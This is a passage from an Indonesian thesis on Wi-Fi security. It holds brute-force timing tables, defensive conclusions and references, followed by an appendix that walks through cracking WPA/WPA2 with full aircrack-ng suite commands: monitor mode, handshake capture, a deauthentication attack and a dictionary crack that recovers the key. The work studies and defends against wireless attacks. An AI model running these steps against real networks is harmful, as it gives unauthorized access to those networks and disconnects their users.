Hasil perhitungan di atas menunjukkan urutan dalam *password* mempengaruhi lama waktunya melakukan *cracking*. Jika seorang *cracker* mengetahui sebagian *password* enkripsi yang digunakan atau karakter pembentuk *password* maka waktu yang dibutuhkan tidaklah selama dengan melakukan *bruteforce*. Jika seorang *cracker* melakukan *bruteforce* dan semua *password* dicoba satu persatu, maka waktu yang dibutuhkan tidak sebentar. Tabel 4.7 memperlihatkan waktu yang dibutuhkan untuk melakukan *cracking* dengan *bruteforce*. Untuk panjang *password* delapan, maka waktu yang dibutuhkan untuk kombinasi huruf, angka dan simbol (*all printables ASCII characters*) maka waktu yang dibutuhkan adalah 463 tahun. Sedangkan untuk huruf kecil saja membutuhkan waktu 4 hari. Untuk kombinasi huruf dan digit membutuhkan waktu 65 hari.

Tabel 4.7 Waktu untuk *Bruteforce Attack* [11]

Length of the password	Character set			
	lowercase letters	lowercase letters and digits	Both lowercase and uppercase letters	all printable ASCII characters
< = 4	instant			2 min
5	instant	2 min	12 min	4 hours
6	10 min	72 min	10 hours	18 days
7	4 hours	43 hours	23 days	4 years
8	4 days	65 days	3 years	463 years
9	4 months	6 years	178 years	44530 years

10

Should have bought a password manager

BAB V

KESIMPULAN

5.1 KESIMPULAN

Berdasarkan hasil pengujian dan analisa dapat disimpulkan bahwa :

1. *MAC Address Filtering* menjadi aman jika menggunakan *double protection* yaitu menggunakan enkripsi WPA atau WPA2.
2. Wireshark dapat digunakan untuk mengecek *device* yang terkoneksi ke jaringan adalah sah atau tidak, seperti pada *MAC Address Spoofing* wireshark menangkap paket dari protokol MDNS yang berisi *MAC address* asli penyerang.
3. Metode enkripsi WEP tidak bergantung kepada panjangnya karakter *password* tetapi bergantung kepada jumlah paket data informasi yang diterima oleh penyerang, yaitu paket data ARP dan LLC, minimum paket yang harus diterima untuk melakukan cracking adalah 500.000 paket data.
4. *Cracking* WEP ditandai dengan injeksi paket yang besar. Seorang *administrator* jaringan dapat mengetahuinya melalui *tool* wireshark yaitu injeksi paket data ARP dan LLC dalam jumlah sangat besar.
5. Keamanan metode enkripsi WPA dan WPA2 bergantung kepada panjang karakter dan kerumitan *password*, misalnya menggunakan *password* "tamb2011" waktu yang dibutuhkan adalah 2 jam 23 menit sedangkan *password* "abundantly" yang sangat mudah membutuhkan waktu 5 menit.
6. *Cracking* WPA dan WPA2 ditandai dengan putusnya koneksi klien dan dikirimnya paket EAPOL yang berisi kunci enkripsi. Kejadian ini direkam oleh wireshark dan seorang administrator dapat menganalisanya dan melakukan proteksi ketika data ini ditangkap.
7. *Cracking* WPA2 membutuhkan waktu lebih lama daripada *cracking* WPA pada konfigurasi *password* huruf, angka dan simbol dengan panjang 8 karakter atau lebih, misalnya pada WPA dan WPA2 menggunakan *password*

yang sama yaitu abeth12#, waktu yang dibutuhkan untuk melakukan *crack* WPA adalah 22 menit 46 detik sedangkan untuk melakukan *crack* WPA2 adalah 23 menit 10 detik.

8. Untuk membuat jaringan *wireless* yang aman yaitu dengan menggunakan standar protokol keamanan WPA2 dengan panjang karakter adalah 8 karakter ke atas dan kombinasi huruf, angka dan simbol dipadukan dengan *MAC Address Filtering*.
9. Untuk mendukung agar jaringan tetap aman, aplikasi wireshark pada komputer *administrator* dan Snort pada server diperlukan untuk *monitoring traffic* pada jaringan *wireless* dan LAN.



DAFTAR ACUAN

- [1] Securing Wireless Systems.
http://media.techtarget.com/searchNetworking/downloads/Greg_sec_lab1_c09.pdf
- [2] Planet Wireless 3, Inc (2002). Certified Wireless Network Administrator. Bremen, Georgia.
- [3] Communications Security Establishment Canada (CSEC) (2009). 802.11 Wireless LAN Vulnerability Assessment. Canada.
- [4] Hacker Friendly LLC (2007). Jaringan Wireless di Dunia Berkembang. Canada.
- [5] Jahanzeb Khan & Anis Khwaja (2003). Building Secure Wireless Networks with 802.11. Indianapolis, Indiana : Wiley Publishing, Inc.
- [6] Liong Sauw Fei (2005). Analisis Aspek Keamanan Jaringan Wi-Fi di Lingkungan Fakultas Ilmu Komputer Universitas Indonesia. Indonesia, Jakarta.
- [7] Heather D. Lane (2005). Security Vulnerabilities and Wireless LAN Technology. Virginia Beach : SANS Institute.
- [8] Abas Ali Pangera. Perbandingan FHSS dan DSSS. Yogyakarta.
- [9] Digital Library Petra.
[/jiunkpe/s1/info/2009/jiunkpe-ns-s1-2009-26402117-14574-implementasi-chapter2.pdf](http://jiunkpe/s1/info/2009/jiunkpe-ns-s1-2009-26402117-14574-implementasi-chapter2.pdf)
- [10] R. Joko Sarjono (2007). Analisis Keamanan Wireless Local Area Network Standar 802.11 : Kasus PT. Masterdata Jakarta. Indonesia, Bogor.
- [11] Password Recovery Method
<http://lastbit.com/password-recovery-methods.asp#Dictionary Attack>

DAFTAR PUSTAKA

Securing Wireless Systems.

http://media.techtarget.com/searchNetworking/downloads/Greg_sec_lab1_c09.pdf

Planet Wireless 3, Inc (2002). Certified Wireless Network Administrator. Bremen, Georgia.

Communications Security Establishment Canada (CSEC) (2009). 802.11 Wireless LAN Vulnerability Assessment. Canada.

Hacker Friendly LLC (2007). Jaringan Wireless di Dunia Berkembang. Canada.

Jahanzeb Khan & Anis Khwaja (2003). Building Secure Wireless Networks with 802.11. Indianapolis, Indiana : Wiley Publishing, Inc.

Liong Sauw Fei (2005). Analisis Aspek Keamanan Jaringan Wi-Fi di Lingkungan Fakultas Ilmu Komputer Universitas Indonesia. Indonesia, Jakarta.

Heather D. Lane (2005). Security Vulnerabilities and Wireless LAN Technology. Virginia Beach : SANS Institute.

Abas Ali Pangera. Perbandingan FHSS dan DSSS. Yogyakarta.

Digital Library Petra. /jiunkpe/s1/info/2009/jiunkpe-ns-s1-2009-26402117-14574-
implementasi-chapter2.pdf

Taufiq Hidayat. Tutorial Server Ubuntu 9.10 - 10.04. Indonesia.

David Gullet (2011). Snort 2.9.1 and Snort Report 1.3.2 on Ubuntu 10.04 LTS Installation Guide. Symmetrix Technologies.

LAMPIRAN

1. Langkah Pengujian *Cracking* WPA dan WPA2

Spesifikasi perangkat keras *device* penyerang :

- Laptop : Acer Aspire 4741
- Processor : Intel Core i5 2.4 GHz
- Memory : 1.7 GB RAM
- Wiress Network Interfaces Card (wNIC) : Atheros AR5B93

Spesifikasi perangkat lunak :

- Sistem operasi : Backtrack 5
- Packet sniffer tool : Wireshark
- Monitoring network : Snort
- Monitoring bandwidth : Cacti

Proses yang dilakukan oleh penyerang :

- Menangkap *traffic wireless* tanpa melakukan koneksi ke jaringan *wireless*.
Tool yang digunakan adalah *airmon-ng*.

```

root@bt: ~
File Edit View Terminal Help

Interface      Chipset      Driver
wlan0          Atheros AR9280  ath9k - [phy0]

root@bt:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID   Name
1528  dhclient3
1602  dhclient3
Process with PID 1602 (dhclient3) is running on interface wlan0

Interface      Chipset      Driver
wlan0          Atheros AR9280  ath9k - [phy0]
                    (monitor mode enabled on mon0)

root@bt:~#

```

- *Monitor* semua semua channel dan melakukan *listing access point* yang tersedia dan klien yang terhubung ke *access point*. Tool yang digunakan adalah airodump-ng.

```

root@bt: ~
File Edit View Terminal Help

Interface      Chipset      Driver
wlan0          Atheros AR9280  ath9k - [phy0]

root@bt:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID   Name
1528  dhclient3
1602  dhclient3
Process with PID 1602 (dhclient3) is running on interface wlan0

Interface      Chipset      Driver
wlan0          Atheros AR9280  ath9k - [phy0]
                    (monitor mode enabled on mon0)

root@bt:~# airodump-ng mon0

```

```

root@bt: ~
File Edit View Terminal Help

CH 14 ][ BAT: 3 hours 19 mins ][ Elapsed: 8 s ][ 2012-01-23 21:40

BSSID          PWR Beacons  #Data, #/s  CH MB  ENC  CIPHER AUTH ESSID
C0:C1:C0:3B:D8:36 -49    17      0   0   6  54e  WPA2 CCMP  PSK  dd-wr

BSSID          STATION          PWR  Rate  Lost  Packets  Probes
C0:C1:C0:3B:D8:36 AC:81:12:05:46:76 -127  0 - 0    0      1
C0:C1:C0:3B:D8:36 AC:81:F4:01:46:76 -127  0 - 0    0      1

root@bt:~#

```

- Menangkap data dan disimpan dalam file dan data yang ditangkap khusus dalam satu *channel* yang digunakan oleh access point dd-wrt, yaitu *channel* 6. Tool yang digunakan dalam langkah ini adalah airodump-ng.

```

root@bt: ~
File Edit View Terminal Help

CH 14 ][ BAT: 3 hours 19 mins ][ Elapsed: 8 s ][ 2012-01-23 21:40

BSSID          PWR Beacons  #Data, #/s  CH MB  ENC  CIPHER AUTH ESSID
C0:C1:C0:3B:D8:36 -49    17      0   0   6  54e  WPA2 CCMP  PSK  dd-wr

BSSID          STATION          PWR  Rate  Lost  Packets  Probes
C0:C1:C0:3B:D8:36 AC:81:12:05:46:76 -127  0 - 0    0      1
C0:C1:C0:3B:D8:36 AC:81:F4:01:46:76 -127  0 - 0    0      1

root@bt:~# airodump-ng -c 6 -w wpa --bssid C0:C1:C0:3B:D8:36 mon0

```



```

root@bt: ~
File Edit View Terminal Help

CH 6 ][ BAT: 3 hours 14 mins ][ Elapsed: 1 min ][ 2012-01-23 21:43

BSSID          PWR RXQ Beacons  #Data, #/s CH MB  ENC  CIPHER AUTH E
C0:C1:C0:3B:D8:36 -50 100    624      12  0  6 54e WPA2 CCMP PSK d

BSSID          STATION      PWR  Rate  Lost Packets Probes
C0:C1:C0:3B:D8:36 AC:81:12:05:46:76 -127 1e-0  0    30

```

- Menginjeksi paket dengan melakukan *deauthentication attack*, sehingga data yang dibutuhkan yaitu enkripsi key dan *handshake* data dapat diambil dengan cepat dan mengurangi waktu yang dibutuhkan untuk melakukan *cracking*. *Tool* yang digunakan untuk langkah ini adalah *aireplay-ng*.

```

root@bt: ~
File Edit View Terminal Help
root@bt:~# aireplay-ng -0 5 -a C0:C1:C0:3B:D8:36 mon0
21:44:03 Waiting for beacon frame (BSSID: C0:C1:C0:3B:D8:36) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
21:44:03 Sending DeAuth to broadcast -- BSSID: [C0:C1:C0:3B:D8:36]
21:44:03 Sending DeAuth to broadcast -- BSSID: [C0:C1:C0:3B:D8:36]
21:44:04 Sending DeAuth to broadcast -- BSSID: [C0:C1:C0:3B:D8:36]
21:44:04 Sending DeAuth to broadcast -- BSSID: [C0:C1:C0:3B:D8:36]
21:44:05 Sending DeAuth to broadcast -- BSSID: [C0:C1:C0:3B:D8:36]
root@bt:~# █

```

- Setelah didapatkan data *handshake* seperti gambar di bawah ini, maka bisa mulai dilakukan *cracking* WPA dan WPA2. *Cracking* yang dilakukan dengan *dictionary attack*, jadi harus me-generate *dictionary* terlebih dahulu. *Tool* yang digunakan untuk me-generate *dictionary* baru adalah *crunch*.

```

root@bt: ~
File Edit View Terminal Help
CH 6 ][ BAT: 2 hours 59 mins ][ Elapsed: 1 min ][ 2012-01-23 21:44 ][ WPA handshake: C0:C1:C0:3B:D8:36
BSSID          PWR RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
C0:C1:C0:3B:D8:36 -52 100    1075     36  0   6  54e  WPA2  CCMP  PSK  dd-wrt
BSSID          STATION  PWR  Rate  Lost  Packets  Probes
C0:C1:C0:3B:D8:36 AC:81:12:05:46:76 -127 0e-0  0     82

```

- Untuk melakukan *aircrack-ng* diperlukan dua buah data, yaitu data *handshake* dan data *dictionary*. Gambar di bawah ini adalah cara melakukan *cracking*.

```

root@bt: ~
File Edit View Terminal Help
root@bt:~# aircrack-ng '/root/wpa-01.cap'
Opening /root/wpa-01.cap
Read 1564 packets.

# BSSID          ESSID          Encryption
1 C0:C1:C0:3B:D8:36 dd-wrt          WPA (1 handshake)

Choosing first network as target.

Opening /root/wpa-01.cap
Please specify a dictionary (option -w).

Quitting aircrack-ng...
root@bt:~# aircrack-ng -w '/root/wpalist.txt' '/root/wpa-01.cap'

```

- Aircrack-ng akan mencocokkan setiap kombinasi kunci yang ada di dalam dictionary dan gambar berikut ini adalah hasil dari *cracking* WPA.

```

root@bt: ~
File Edit View Terminal Help

Aircrack-ng 1.1 r1899

[00:00:26] 41320 keys tested (1603.73 k/s)

KEY FOUND! [ aChIEVed ]

Master Key      : 21 96 DF AB C0 09 99 E0 5E 8D 79 1E 30 4B D4 03
                  43 65 3F 38 36 4E 6B AF B4 21 5D 94 60 21 43 F2

Transient Key   : 6D AB 9A 43 7B 58 24 B8 3C 44 FC A3 B5 20 28 79
                  D8 33 73 F8 31 C9 85 7B 0F C1 3B CA 2B 3F 94 AD
                  D6 1C 5F 5D BC CE 62 CC E0 3F 23 41 50 AF F9 01
                  67 D1 9C D1 E8 D5 68 8C FD 31 C3 90 30 BA 5E 99

EAPOL HMAC     : D5 B3 F1 F6 4F D5 2D 27 FF 81 CE 26 6A 81 97 28

root@bt:~#

```